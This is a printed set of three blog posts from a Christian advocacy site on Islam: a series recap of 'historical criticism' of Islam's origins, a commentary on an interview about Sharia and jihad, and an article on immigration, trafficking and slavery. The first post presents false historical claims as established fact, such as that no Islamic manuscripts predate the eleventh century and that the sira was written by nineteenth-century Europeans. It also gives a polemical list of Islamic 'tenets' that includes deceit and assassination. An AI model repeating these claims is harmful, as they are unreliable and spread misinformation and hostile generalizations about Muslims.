
Virginia Christian Alliance
Promoting Biblical Values in Today's World
Posts published on August 28, 2026, with Category: About Islam, from vachristian.org. Printed on August 28, 2026 using Print My Blog

The Road So Far …

AUGUST 20, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLICAL RESEARCH, HISTORICAL CRITICISM



Forty-first in a series

We've covered a lot of ground since March, and we're almost finished. I hope you've benefited from the material. Before the final leg, it's time to put things together. A kind of survey. Some pieces will likely fit together differently now than they did at the beginning. That's as it should be. You likely have more information now than you had before, so there are more things to connect with.

The number forty is symbolic of this journey. A number representing a time of testing and transformation; completing a journey and preparing one for life at a new level. We see this number at significant places within the Bible. It rained forty days and forty nights during the flood. God told Abram his descendants would live in a foreign land and be their slaves for four h[illegible] years. Ten times forty. Moses lived three periods of life, each one forty years in length. He al[illegible]eived the law from God while on the mountain for forty days. The Israelites explored

Canaan's land for forty days; Goliath challenged Israel's army for forty days. David, who slew Goliath, ruled Israel forty years. And Jesus fasted forty days after his baptism, before being tempted by the Devil.

Much of the first material concerned the standard Islamic narrative. This material comes from Islam's traditions, and is what we hear from not only Islam, but our media and other sources today. It includes Islam's history and development. That is followed by a critical analysis of some inconsistencies, myths, and historical criticism findings within the traditional sources and narrative. Finally, we most recently covered a few articles on cultural beliefs and extremism. The question remaining is, "What do we do?" How should we respond? This article helps set the stage for that discussion.

Standard Islamic Narrative

Islam's basics include;

- A man named Muhammad lived in Mecca from 570 until 622, before migrating to Medina (Yathrib) where he lived until 632.
- He received the revelations contained within the Qur'an during his lifetime. Those revelations were not written down. The Qur'an is Allah's final revelation to man, is eternal and unchanged.
- The third caliph, Uthman, ordered the verses collected and written down in 651. He selected the Medinan codex, and ordered all others destroyed.

So, by 651, Islam is complete. An overview of some of Islam's tenets, and the changes to them, is presented at the end of this article. Revelations changed during Muhammad's lifetime, resulting in later verses modifying, or abrogating, the meaning of earlier ones.

Material Covered so Far

The articles written so far include:

- Islam's Ideas and Tenets
  - Material Islam borrowed from other religions. These include borrowings from Zoroastrianism, Judaism, Nestorianism, Gnosticism, Paganism, and Christianity.
  - Implications from the Arabic of that time not containing the dots and diacritical used today to distinguish between differing consonants and vowel insertion.
  - Compilation of Islam's primary documents, including the Qur'an, sirat, and hadith.
  - Islam's view of Allah, Jesus, and man's nature; all of which vary significantly from Christianity.

    - One such difference. Christianity teaches: God is love, man is made to have a relationship with God, and this relationship influences man's relationships with his fellow man. Allah is beyond all being, nature, and essence – pure will. Man cannot have a relationship with Allah; he can only obey. Obedience comes from following Allah's revelations. Islam is an ideology. Christianity a religion which influences one's ideology. Another implication is that Jesus is only a man – a prophet within Islam.
    - Societal implications stemming from the above which include foundational ideas such as; governance, man's place within society, rights, laws, and freedom.
    - Inconsistencies within Islam's ideas, some myths repeated by its followers, and extremism.
    - Some beliefs from surveys concerning religion, law, and culture.
    - Results of applying historical critique to Islam. Much of this has only come into the English-speaking world over the last three years, and it is still developing. See below.
- Islam's History
    - Muhammad's life (570 – 632),
    - The first four caliphs from his inner circle, the Rashidun period (632 – 661).
    - Umayyad Dynasty (661 – 750).
    - Abbasid Dynasty (750 – 1258).
    - Ottoman Empire (1299 – 1922).

The history included how Islam's tenets were incorporated into society and culture, and how those evolved over time.

Historical Criticism Results to Date

Historical criticism looks at Islam's claims about its founding, and asks for evidence around those things. In essence, proof that a Muhammad lived in Mecca and Medina, received the revelations now in the Qur'an, and this was all completed by the middle of the seventh century. So far, Islam has been unable to support any of its claims. The following is an overview of the results to date.

Mecca

Within the Qur'an's story of Adam and Eve, Allah cast them both down to earth after eating from the tree. Eve came to Mecca, and Adam to Sri Lanka. Adam joined Eve in Mecca, making it the world's oldest city, and the center of all trade. There are also between 70 and 300 prophets buried in Mecca according to tradition.

Again, no historical evidence has yet been found supporting Mecca's existence in the seventh century.

Linguistic Issues

- Mecca is mentioned only once in the entire Qur'an (S 48.24). How important was it?
- The words Islam and Muslim do not appear until the eighth century. Arabs referred to themselves as; Ishmaelites, Haggarene, Muhajiroun, Hagraye, or Saracene.
- Arabic word endings within the Qur'an come from Nabataean Aramaic, around modern Jordan, about 600 miles north of Mecca's location.

Location Issues

- Most of the Qur'an's sixty-five geographic references are to people or locations 600 – 1,000 miles to the north of Mecca's location.
- The primary trade route between east and west, before Rome and Persia went to war, came up India's coast, through the Strait of Hormuz, and up the Persian Gulf. Then to Baghdad. After this war began, the route shifted across the water to Yemen. Trade then came either up the Red Sea or overland along the Hijaz. There are no trade records for the city of Mecca up to the seventh century. In addition, Mecca is located 3,000 feet below the Hijaz. There is no water there as there is no aquifer. No water; no food. No food; no people. No people; no city.
- Soil samples indicate the ground in and around Mecca has not held life for thousands of years. However, Mecca is described in the Qur'an as a garden.
- Mosque qiblas are to face Mecca, but don't until the eighth century. They face either Petra or Jerusalem instead.

Historical Issues

- Ptolemy's second century geographic references for the Arabian Peninsula do not mention Mecca, although smaller settlements are mentioned.
- No European maps from the 15th or 16th century for the peninsula refer to Mecca either.
- Mecca is not mentioned in any seventh century documents from the societies on the Arabian Peninsula, or further north in the writings of the Romans, Persians, Assyrians, or Babylonians, or from the kingdoms along the African coast. However, smaller, less important settlements, along the Hijaz trade route, are mentioned. The first mention of Mecca is in 741, and indicates it is located in southern Turkey.
- Significant skyscrapers are being built in Mecca. These structures require deep foundations. To date, no prophets have been discovered. The earliest reported discovery is the remains of a thirteenth century Ottoman fort.

Finally, the Hajj is one of Islam's five pillars. A large part of its rituals appear to be borrowed from Jewish custom.

Muhammad

The Arabic word used today for Muhammad did not exist in the seventh century as the text was unpointed, and did not contain dots indicating vowel placement. The word was MHMD, and pronounced as either "MahMad" or "Mamed." While it could be used as a name, it was a title meaning "anointed one", "blessed one", or "praised one". Solomon uses it as a title referring to himself in the Bible. (Song 5:16)

The word MHMD is only used four times in the Qur'an. By comparison, Moses is referred to 136 times, Jesus 91 times, Abraham 79 times, and Pharoah 74 times. None of the Qur'an instances of MHMD refer to a person. They are titles referring to "the blessed one". Seventh century manuscripts only make five references to a person named Muhammad. Three of those references are too far north to be the Muhammad of Islam, and two others occur after 632.

Since there is no evidence to a person named Muhammad from Mecca, we also looked at coins and inscriptions.

Coins

There were no coins minted during Muhammad's life referring to him. All the mints were located either too far to the north or east within what is now Iran. However, Persia fell to Arab invaders in 651. There are coins minted during the time of the first four caliphs. The front and back of these coins bear crosses. Would an Islamic leader use crosses on their coins, or were they Christians?

The first two Umayyad Dynasty caliphs were Mu'awiya and Abd al-Malik. Two coins minted during Mu'awiya's reign also had crosses on the front and back. He reigned from 661 – 680. There is a five year gap between the reigns of Mu'awiya and Abd al-Malik. The first coins minted by Abd al-Malik (685 – 705) were Byzantine gold solidus. During this early period, were the Umayyad paying tribute to the Byzantine ruler? We do not yet know.

A Change in the Coins

The solidus had images of the Byzantine emperor and his two sons on the front, and a cross representing the Trinity on the back. In 691, Abd al-Malik minted coins with caricatures of the emperor and his sons on the front, and an empty stand on the back where the Byzantine cross appeared. Also appearing on the back was the Shahada, "There is no god but God and the praised one (MHMD) is a servant of God." This was not an attack on Christianity so much as one on the Byzantine view of the Trinity, and a more Arian (non-Trinitarian) view of Jesus as a man.

The coin sparked a war between the Byzantines and Umayyad, and the Umayyad won. Abd al-Malik minted a coin in 693 with him holding a sword as victor, and an empty stand surrounded by

the Shahada on the back. That was followed by a coin minted in 696. This coin had the Shahada on the front, and two other verses now within the Qur'an on the back. These were, "Say not three, for God is one." (S 4.171), and "For God neither begets, nor is he begotten." (S 112) All three inscriptions also appear in the Dome of the Rock, built by Abd al-Malik. See below.

Inscriptions

Ilkka Lindstedt examined 100 rock inscriptions dated from 640 to about 740 on the Arabian Peninsula. Most of these are found in Syria and Jordan, about six hundred miles north of Mecca, but a few from the later part of the period also appear in Yemen. The early inscriptions mention some generic pious formula, but there is no mention of Islam or Muhammad until after 690.

There is an inscription from Mu'awiya that is carved using Greek letters. Why Greek instead of Arabic? Greek and Aramaic were the primary languages for New Testament manuscripts. The inscription contains his name, and the phrases "servant of God" and "commander of the believers". What believers? The very first character in the inscription is a cross, indicating he is a Christian.

Abd al-Malik built the Dome of the Rock in 691, the same year he minted the coin disparaging the Byzantine emperor and his sons. The same inscriptions as are on the back of the coin minted in 696 are found on the walls of the inner ambulatory (covered walkway) into the mosque. Those are followed by the same phrase appearing on the front of the coin. Is "the blessed one" once again a title referring to Jesus? Another instance of the difference in belief between the Byzantine Trinitarians and Umayyad non-Trinitarians? Finally, it should be noted that the inscriptions are not the exact same verses existing in the Qur'an today. Instead, they may be precursors to those same verses.

Islam's Source Material

Within Christianity, who wrote down what Jesus said? Two of the Gospels, Matthew and John, were written by his disciples. Two others were written by disciples of his disciples, Mark and Luke. What Jesus actually said appears in red letters within the Gospels. Commentaries on Jesus' sayings are provided by the New Testament letters, many of them written by Paul – who encountered the risen Jesus on the road to Damascus. Luke also wrote the early Church history in the book of Acts.

This leads to a question: who is it that wrote down what Muhammad said? Islam has similar sources. There are the writings of the Sahaba (companions or disciples) and those who obtained their information from the Sahaba. Muhammad's sayings are found in the hadith and his life in the sirat. Commentaries and history also exist. But when were these written?

Drs. Yasir Qadhi and Shabir Ally are two of today's leading Islamic scholars. In June 2025, Dr. Qadhi was asked how Muslims know what the Sahaba said about Muhammad and how we know they got it correct, as we have nothing written down from the seventh century. He replied, "here is no middle ground, and the historical critique method (Western academia) and isnad analysis (Muslim science) are two diametrically opposed ways of looking at early Islam." Later that same month, Dr. Ally was asked about Dr. Qadhi's comments that the Islamic traditional sciences were 'discredited' by Western academia. He admitted that everything Muslims know about Muhammad comes from 200 to 300 years of isnad (oral tradition) tabulated in the ninth and tenth centuries. But was it?

Results

Scholars searched for the documents Islam's tradition say were written between the seventh and tenth centuries. No manuscripts for any category have been found so far before the eleventh century. That is about the middle of the Abbasid Dynasty, and more than 400 years later than tradition says Muhammad died. Further, these documents were not canonized into final texts until 1,200 to 1,270 years after Muhamad's death, during the late Ottoman period. In addition, the primary sirat, commentaries, and history used today by Muslims were all written in the nineteenth century by Europeans – Ferdinand Wüstenfeld and Michael Jan De Goeje, respectively.

These findings suggest accretions, deletions, and text corruption could be present. Al-Bukhari accepted only a very small percentage of the hadith he reviewed in his compilation. Ignaz Goldziher also notes research indicating some source fabrication (particularly the hadith) in previous articles.

A timeline of the manuscripts supporting Islam is shown at this article's end. None of the documents before the eleventh century exist. This makes up the period for the "Muhammad of faith", as faith (iman) is required. When Dr. Qadhi was asked by Muslims what tools they should use, he responded, "When you don't have iman (belief), or live in the bubble of iman, you will believe the sources are weak … we know that the Sahaba will never lie … our hadith system is unprecedented, yet some aspects require faith … a leap of faith." The existing manuscripts from the eleventh century and beyond comprise the "Muhammad of history."

The Qur'an

We'll first present some material about Bible manuscripts. These serve as a baseline for discussing the Qur'an's source material.

Bible Manuscripts

Today there are about 24,000 manuscripts in eleven different languages, which all agree. Two hundred and thirty pre-date the seventh century. Most were likely written before 64 AD, when Rome burned under Nero, and Christians were persecuted afterward. Also, neither the deaths of James (62), Paul (64), or Peter (65) are mentioned. It's unlikely such events would have been omitted from the manuscripts if written after these events. That's a mere thirty years or so after Jesus' death.

The recent Magdalene Manuscripts contain fragments from Matthew, Mark, and Luke. All pre-date the earliest known fragment from John. The fragment from Mark was likely written before 68, and the one from Matthew in 65 or 66. This material excludes the Early Church Father's writings. Their work contains 32,000 scripture references written before the council of Nicea in 325. Sir David Dalrymple's examination of Bible quotations from the second and third centuries indicate all but eleven verses of the New Testament could be reconstructed from this alternate source alone.

Manuscript Errors

The way a manuscript error is defined is one reason why so many errors are attributed to these manuscripts. In essence, any stray mark on a manuscript is an error, not just one time, but on every manuscript where such an error occurs. No other document from the ancient world has as many manuscripts as the Bible. Per Philip Schaff, of the 100,000 to 150,000 variations in the Bible manuscripts, only about 400 materially affect the sense. Of those, only about 50 are important for some reason or another, and none of those affects an article of faith or precept of duty which is not sustained by other passages. Finally, there were about 40 verses added later, and these are generally noted in the translation. The Bible did not evolve over time, as claimed by Dr. Qadhi, but was written only a few decades after Jesus' death, and assembled later.

Qur'an Manuscripts

Compared to the above, there are only six Qur'an manuscripts existing today. All are incomplete. None of them agree with each other, nor with the Qur'an used today. Is this due to the application of cleric consensus and reasoning as applied to other materials?

The manuscript text has no diacritical marks or dots indicating vowel placement. There were an estimated 700 Qur'ans in existence by the tenth century. From these, seven were chosen in 936, and two transmitters for each of these seven were selected in 1194. Three more were chosen in 1429, each with two transmitters; bringing the total number of Qur'an to thirty. There are 93,000 variants between these thirty. The Hafs Qur'an was selected by Egypt in 1924, and underwent

seven revisions before being finalized in 1936. This Qur'an was adopted by Saudi Arabia in 1985. The others are still in print and available today.

Tradition says the Qur'an can only be understood in Arabic. However, only about 20% of the world's Muslim population speaks Arabic. The five countries with the largest Muslim population are Indonesia, Pakistan, India, Bangladesh, and Nigeria. These account for about 967 million of the world's 1.6 billion Muslims.

The manuscript maintained by the Ottomans, on which the Hafs Qur'an is based, contains erasures, insertions, coverings, and strikeouts. These bring the manuscript into alignment with today's Qur'an. Shouldn't today's Qur'an align itself with the manuscript? Tradition says the Qur'an is without error and unchanged. Dan Brubaker analyzed just 22 of the 4,000 consonantal differences from the early manuscripts. The changes standardize the manuscripts and bring them into alignment with the Hafs Qur'an text.

Qur'an Source Material

The work of Günter Lüling and Christoph Luxenberg examined what were called the Dark passages within the Qur'an. They contain poetry and other writing for which there was no known basis, but the verses comprise a quarter or more of the Qur'an. Lüling believed he recognized the text and set about discovering its source. He first removed the pointing and other markings to arrive at the base text. Next, he translated this base text into Syriac, a form of Aramaic used by Christians, and discovered the material came from a fifth or sixth century Syriac Christian hymnal.

Günter found four text layers within the examined writings. The earliest was pre-Islamic. Islam pressed upon the first layer created the second. Additional Islamic text was added as commentaries or glosses for the third. Finally, the fourth layer consisted of the remaining Islamic text. Luxenberg expanded this research, and found that this material all came from Christian hymns, homilies, and lectionaries written in Syro-Aramaic, and inserted into Arabic later on.

Some of the text from these Christian sources has been omitted, modified, or added to over the years. However, all the Dark Passages originated from Christian sources. These writings all pre-date Islam, and all concern Jesus. Another project is ongoing to determine the source of all the verses in the entire Qur'an.

There is a theme running through Islam's sources, and it is Jesus. The word became flesh, and dwelt among us. (John 1:14)

Footnotes:

Wolf, Dan, *Historical Critique, Part I*, Virginia Christian Alliance, **https://vachristian.org/historical-critique-part-i/** , July 8, 2026.

Smith, Jay, Dr., *Jesus vs. Muhammad*, Pfander Center for Apologetics & Polemics, **https://www.youtube.com/watch?v=p_wmRYymU3c** , June 26, 2026. Accessed July, 2026.

Wolf, Dan, *Historical Critique, Part II*, Virginia Christian Alliance, **https://vachristian.org/historical-critique-part-ii/** , July 13, 2026.


Wolf, Dan, *Historical Critique, Part III*, Virginia Christian Alliance, **https://vachristian.org/historical-critique-part-iii/** , July 15, 2026.

Islam Tenets – Partial List

Meccan Tenets:	Revisions:
• Worship Allah alone	
• ~~Pray towards Jerusalem~~	• Pray toward Mecca
• ~~Peace~~ • ~~To each their religion~~	• Beheading enemies in war • Swift revenge for a Muslim's death • Muslims to hesitate before killing another Muslim • Apostates to be killed • People of the Book to be offered a chance for conversion • Fight until only Islam remains
• Care for the widows, orphans, and the needy	
• There will be a day of judgment	
• Muhammad was the last in the line of prophets that began with Moses	

Medinan Tenets:	
• Differences exist between believers and nonbelievers that are based upon the ties of religion	• Captives have no rights • Dhimmitude formalized • Jews & Christians less than Muslims
• ~~Hypocrites are evil~~	• Hypocrites to be killed
• Expediency over morality	• Break treaties if fear treachery • Creating betrayal/deceit is okay • Assassinations are okay
• Christian doctrine in error	• Do not take Christians/Jews for friends • Jews under curse for changing their doctrines
• Piety brings victory • Killing manifests religion that Allah wishes	• Losses due to a lack of piety (more Islam is always he answer)
• Slander and provocation punishable by death	
• Islam replaces what was before • Nonbelievers property to Muslims	• Marriages nullified
• Muhammad to be imitated	
• Treaties to last a maximum of 10 years • Only to be made when weak	

Islam Document Timeline



Source: Pfander Center for Apologetics & Polemics. See footnote 2.

Sharia Law and Constitutional Law Cannot Both Rule

AUGUST 13, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, UNITED PATRIOTS UPRISING WITH GARY BINFORD

Jeff Bayard reflects on Gary Binford's interview with Anni Cyrus and urges Christians to test the warning, know the truth, and stand with courage.

I am writing this as a Christian brother, not as an institution trying to speak for every person at Virginia Christian Alliance. The warning is simple: Sharia law and constitutional law cannot both be supreme. Biblical Christianity and Islam cannot both be true. If we believe the Bible is the Word of God, then we must be willing to say so plainly.

Gary Binford's interview with Aynaz Anni Cyrus is worth watching because she presses that issue with force. Cyrus is an Iranian-American author, speaker, Sharia survivor, and former child bride. In this conversation, she argues that Americans often misunderstand jihad because they think only of terrorism or open violence. She says jihad can also move through culture, institutions, schools, money, politics, and silence.

The video carries her full warning in her own words. My purpose here is not to repeat every claim as settled fact. Some claims need verification. Some may be better left in the video. But the central warning deserves serious attention from Christians who love truth, love their neighbors, and love ordered liberty under God.

Watch the Full Interview

Understanding Jihad In America With Guest Aynaz Anni Cyrus
https://youtube.com/watch?v=JQwgaWD1Cl0

This Is a Biblical Issue First

From a biblical worldview, Islam is a false religion. That is not said with hatred toward Muslims. It is said because the Bible leaves no room for another god, another Christ, or another gospel.

> Thou shalt have no other gods before me. — Exodus 20:3, KJV

Islam denies the biblical identity of Jesus Christ. It does not confess Him as the eternal Son of God who died for sinners and rose bodily from the grave. Christians may be kind, patient, and respectful, but we cannot pretend that Islam and Christianity worship the same God in the same truth.

> Jesus saith unto him, I am the way, the truth, and the life: no man cometh unto the Father, but by me. — John 14:6, KJV

This Is a Constitutional Issue Too

The Constitution protects religious liberty for individuals. A peaceful Muslim neighbor has the right to live, work, worship, speak, and raise a family under the same civil protections every American should have.

But Sharia as a governing legal system is different. A constitutional republic cannot permit any religious legal code to stand beside, above, or against the Constitution. Equal protection, due process, freedom of conscience, freedom of speech, and the rule of civil law cannot be surrendered to a parallel system of religious law.

That is why this issue matters beyond theology. If Sharia is treated merely as private belief, people will miss the political and legal claims that often come with it. Cyrus is warning that jihad is not always loud. Sometimes it advances through institutions, language, pressure, money, and patience.

Let the Video Speak, but Test the Claims

The interview contains strong claims. Some are easy to verify. For example, the U.S. Mosque Survey counted 2,769 mosques in the United States in 2020, up from 2,106 in 2010. That supports the general range discussed in the interview, though a newer national count would still be helpful.

Other claims should be handled carefully. If a statistic or accusation cannot be verified, I would rather omit it from the written article than weaken the warning with sloppy claims. The video remains available for viewers who want to hear Cyrus's full argument. The written post should be sober, truthful, and clean.

That is not retreat. That is Christian discipline. We do not need exaggeration to tell the truth. We do not need careless words to warn about real danger.

> Prove all things; hold fast that which is good. — 1 Thessalonians 5:21, KJV

The Pattern Is Not Hard to See

Look at what has happened across parts of Europe and the United Kingdom: parallel communities, street pressure, growing demands on public life, and governments that often seem afraid to speak clearly. America is not immune to the same pattern. Texas and other local examples show why zoning, schools, civic boards, and religious institutions matter.

This does not mean every Muslim is a threat. It means ideas have consequences. Law has consequences. Theology has consequences. A free people cannot stay free if they refuse to examine movements that seek power while calling every warning bigotry.

Start at Home

One of the strongest parts of the interview is Cyrus's call to begin in the home. She does not tell Christians to wait for Washington. She speaks about fathers, mothers, children, churches, and zip codes.

That is where the fight for truth usually begins. Are we teaching our children who Christ is? Are we teaching them why Christianity is true? Are we warning them about false religion, false law, and false liberty? Are we training them to be courageous, or merely comfortable?

> Watch ye, stand fast in the faith, quit you like men, be strong. — 1 Corinthians 16:13, KJV

What I Am Asking You to Do

Watch the interview. Test the claims. Keep what is true. Omit what cannot be verified. Pray for Muslims to be saved. Teach your children the uniqueness of Christ. Learn what is happening in your county. Speak with courage while there is still room to speak.

This is not a call to fear. Fear makes people foolish. This is a call to truth, discernment, and Christian courage.

Our hope is not in politics. Our hope is in the Lord Jesus Christ. But because Christ is Lord, Christians should not sleep while false religion and false law advance around them.

Find Gary Binford Online

- **YouTube Channel: @garybinford1969**
- **Podcast Archive: *United Patriots Uprising***
- **X (Twitter): @united_gary**
- **Facebook: Gary Binford**
- **Truth Social: @GaryBinford**

Resources

- Full interview: **https://radioinfluence.com/2026/06/23/united-patriots-uprising-jihad-operating-in-america-is-exposed-revealed-by-author-aynaz-anni-cyrus/**
- Guest website: **https://liveuptofreedom.com/**
- Book: The Architecture of Jihad: **https://liveuptofreedom.com/the-architecture-of-jihad/**

- U.S. Mosque Survey 2020: **https://ispu.org/reports-and-analysis/report-1-mosque-survey-2020/**
- More United Patriots Uprising posts at VCA: **https://vachristian.org/tag/united-patriots-uprising-with-gary-binford/**

Immigration, Human Trafficking, and Slavery

AUGUST 12, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, HUMAN TRAFFICKING, VIRTUE AND MORALITY, WAR

Fortieth in a series

In the original series, there were separate articles on immigration (resettlement), human trafficking, and slavery. Much of that content consisted of data specific to the time of their writing. Repeating that process is problematic. For example, because of the previous administration's open border policy, we do not know how many aliens came into this country, who they were, where they came from, or where they ended up. Further, slavery is often human trafficking's purpose, but the trafficking itself, and slavery, are usually hidden.

The only data I could find post 2020 regarding immigration comes from the Migration Policy Institute. It offers an interactive map. Hovering over a state provides totals for it. You can also double-click a state to get county level information. The default is the total immigrants from all countries by county, but there is a drop-down where you can select either the number of immigrants from a specific country or geographic region. It's not ideal, but it was all I was able to currently find. That map is available **here**. As there is little data to present, and the topics are related, I will include them all in this article.

General Background

Before discussing these topics, we should look a little more at why they matter. Our country's founding principles have their roots in individualism, specifically a Biblical-based philosophy

directing societal behavior, morality, laws, and governance. Collectivism is simply the notion that a people exists to serve its state, and this generally breeds dependency within a people as the government grows to control most aspects of society.

Individualism is its opposite. Its underlying notion is that the state exists to serve its people (Mark 10:42-4). So you can look at this ideological battle as one between individual independence versus dependence. These are not only contradictory ideologies, they are incompatible — they cannot coexist whether it is progressivism, socialism, or Islam. Our Founders could not envision a people preferring government control and group preferences over freedom and individual liberty.

Until recently, though, America was little different from the rest of the world in some respects. Just look at all that is going on around us today, and the degree to which segments of our society have become increasingly dependent on government in many ways. The conflict between these underlying ideas is once again at the heart of some of this year's election issues.

Immigration to America

When coming to America, one is committing themselves to supporting its founding ideology. You are giving yourself to an idea whereby your children and grandchildren have the opportunity for a better life than you had, if you are honest and work hard. This ideology is grounded in the virtue of hope. Underlying it are self-sacrifice, virtue, and unity. On the other hand, collectivism is generally grounded in division and entitlement — in love of self and vice. It is man focusing on himself rather than his Creator.

During WW II with fascism and the Cold War with communism, we had national discussions concerning each of these ideologies and why they were not compatible with our own. This dialogue came from our leaders, government, media, and the people themselves, but that conversation is missing today regarding Islam. It is a discussion we must have as a people, and my hope that articles like this one will provide some food for thought around that discussion. This is not an Islamophobic perspective. A phobia is irrational; anyone making such a statement is simply ignoring the evidence from 1,400 years of history. In addition, we see statements and actions today by some claiming to represent Islam contradicting peace, but that depends on whether you see man's natural state as one of peace — or war. The two paths lead to very different destinations.

Islam Specifically

The preceding is one ideological argument, but there is another to be made. Before presenting this argument, I want to make it clear that I personally think that immigration is good. It is one of the things that has greatly contributed to our country's success. However, immigration must be

done lawfully (equality under the law is one of our founding principles), and those entering our country must be willing to conform to America's founding ideas.

These ideas have their basis in divine teaching, though they are not religion per se. Anyone who thinks otherwise simply hasn't examined of our founding principle's sources. Without lawful immigration and immigrant assimilation, immigration's benefits can never be realized because we will not remain a single people. As many of our founding principles conflict with Islam's tenets, it is an open question whether an individual can both assimilate into our society and still remain true to their Islamic identity and beliefs.

We see acts of non-conformity and violence by Islam's followers not only being carried out in this country, but in Europe, Africa, and Asia as well. Similar actions also occur in Islamic countries. In August 2021, when this article was first written, we saw the suicide bombing of a wedding in Turkey by what appears to have been a child. A horrendous event by Western standards, but in some parts of the Islamic world acceptable. As with other forms of collectivism, the ends are what matter — the means used to obtain them are often only of secondary importance. If your country is not Islamic enough, it is acceptable to use the same degree of violence in an attempt to force it to change as would be used in a non-Islamic country.

Refugee Resettlement

When Did Immigration Become Resettlement?

Joe Biden and Ted Kennedy co-sponsored the Refugee Act of 1980. It was signed into law by Jimmy Carter. This put the number and location of immigrants coming to America into the hands of the United Nations. Before this legislation, private funds supported charitable organizations assisting those immigrating to the US. This act shifted the monies used from private to public funds (i.e., taxes), and changed immigration from a charitable action into a business. Charity builds virtue in both the giver and receiver through the act of giving. Resettlement is an exchange of money for services — charity's form empty of substance.

The *Virginia Free Citizen Watch* put together a very well done video outlining the cost of refugee resettlement in Virginia in 2016. The first half covers the resettlement program structures, funding, and participants. That video can be accessed **here**. The figures are old, but the system itself and payments remained until Donald Trump signed an executive order ending the resettlement program's funding in January 2025. While the order ended the funding, the law is still on the books.

Who Participated?

The voluntary organizations (VOLAGS) participating in the resettlement program include both religious affiliated and non-religious organizations. Religious affiliated groups include; Baptist, Catholic, Episcopal, Evangelical, and Lutheran. The World Church Services represents 37 different religious affiliated organizations. The International Rescue Committee is not a religiously affiliated organization.

The three organizations receiving most of the resettlement funds appear to be; the International Rescue Committee, U.S. Conference of Catholic Bishops (USCCB, along with Catholic Charities), and the Lutheran Immigration and Refugee Service. It's reported the Catholic Church in America alone received almost $2.9 billion just during the four years of the Biden administration. The USCCB ended its relationship with the federal government in April 2025, a few months after the resettlement program funding ended.

Human Trafficking and Modern Slavery

Turning to human trafficking, there are a couple of ties adding to slavery's prevalence within Islamic countries. First, slavery is permissible under Islam. This item is a hold-over from pre-Islamic Arab culture. The second tie relates to jihad. There is a breakdown in governance and law during any period of war. Within Islamic jihad, captives can either be made slaves or held for ransom. Captives were historically part of the booty received by those who fought. One example, the first war fought by the U.S. was against the Barbary Pirates of North Africa, who raided ships and took captives that were made slaves or held for ransom. While this example is more recent, its behavior goes back to the actions sanctioned by Muhammad's seventh century example.

A global slavery index is maintained by *World Population Review*. This map provides one measure of slavery present in the world today.

Factors Underlying Modern Slavery

Modern slavery in most countries is driven by one or more of the following factors:

- Drug trade
- Forced labor
- Sex trafficking

The drug trade uses slaves as forced labor not only to grow and process drugs, but in smuggling them as well. Slaves are often used in menial labor-intensive industries such as agriculture, construction, domestic servitude, factories, mining, and textiles. In some countries, children and

others are forced into organized begging. Sex trafficking not only includes forced prostitution but, in some countries, supplying women for the temporary marriages allowed by Islam.

Some countries serve primarily as a source of slaves, others as their destination, and still others facilitate their movement between countries. One typical pattern is people in countries with few jobs volunteering to work in other countries. Once they arrive in the country they are to work in, their wages are withheld and/or their passports taken by the person who paid to bring them. They become illegal migrant workers with few rights and no legal standing. They are often put into forced labor situations or prostitution with no/little recourse to address their forced servitude.

A Difference in Morality and ...

There is a single commonality across all slavery. It refuses to acknowledge our equality of nature given to us by God, through our common kinship, and His image given to man. This is the natural result of the elitism underlying all collectivist ideas, regardless of the 'ism' from which they are derived. Once one cuts themselves loose from truth, man can rationalize going just about anywhere.

Saul Alinsky's first rule discusses the ends and means. It is, "One's concern with the ethics of means and ends varies inversely with one's personal interest in the issue." This is to say, the more one cares about an issue, the less they should care about the morality of the means used to achieve it. From a Christian perspective, this teaching is false as *the ends and means used to obtain them both matter*. Robbing someone in order to give to charity is an immoral act—it is evil. Period.

Ideas like Alinsky's allow treating man as property without rights. The underlying notion is that man's purpose to rule others rather than serving them. This follows Satan's kingdom rather than God's.

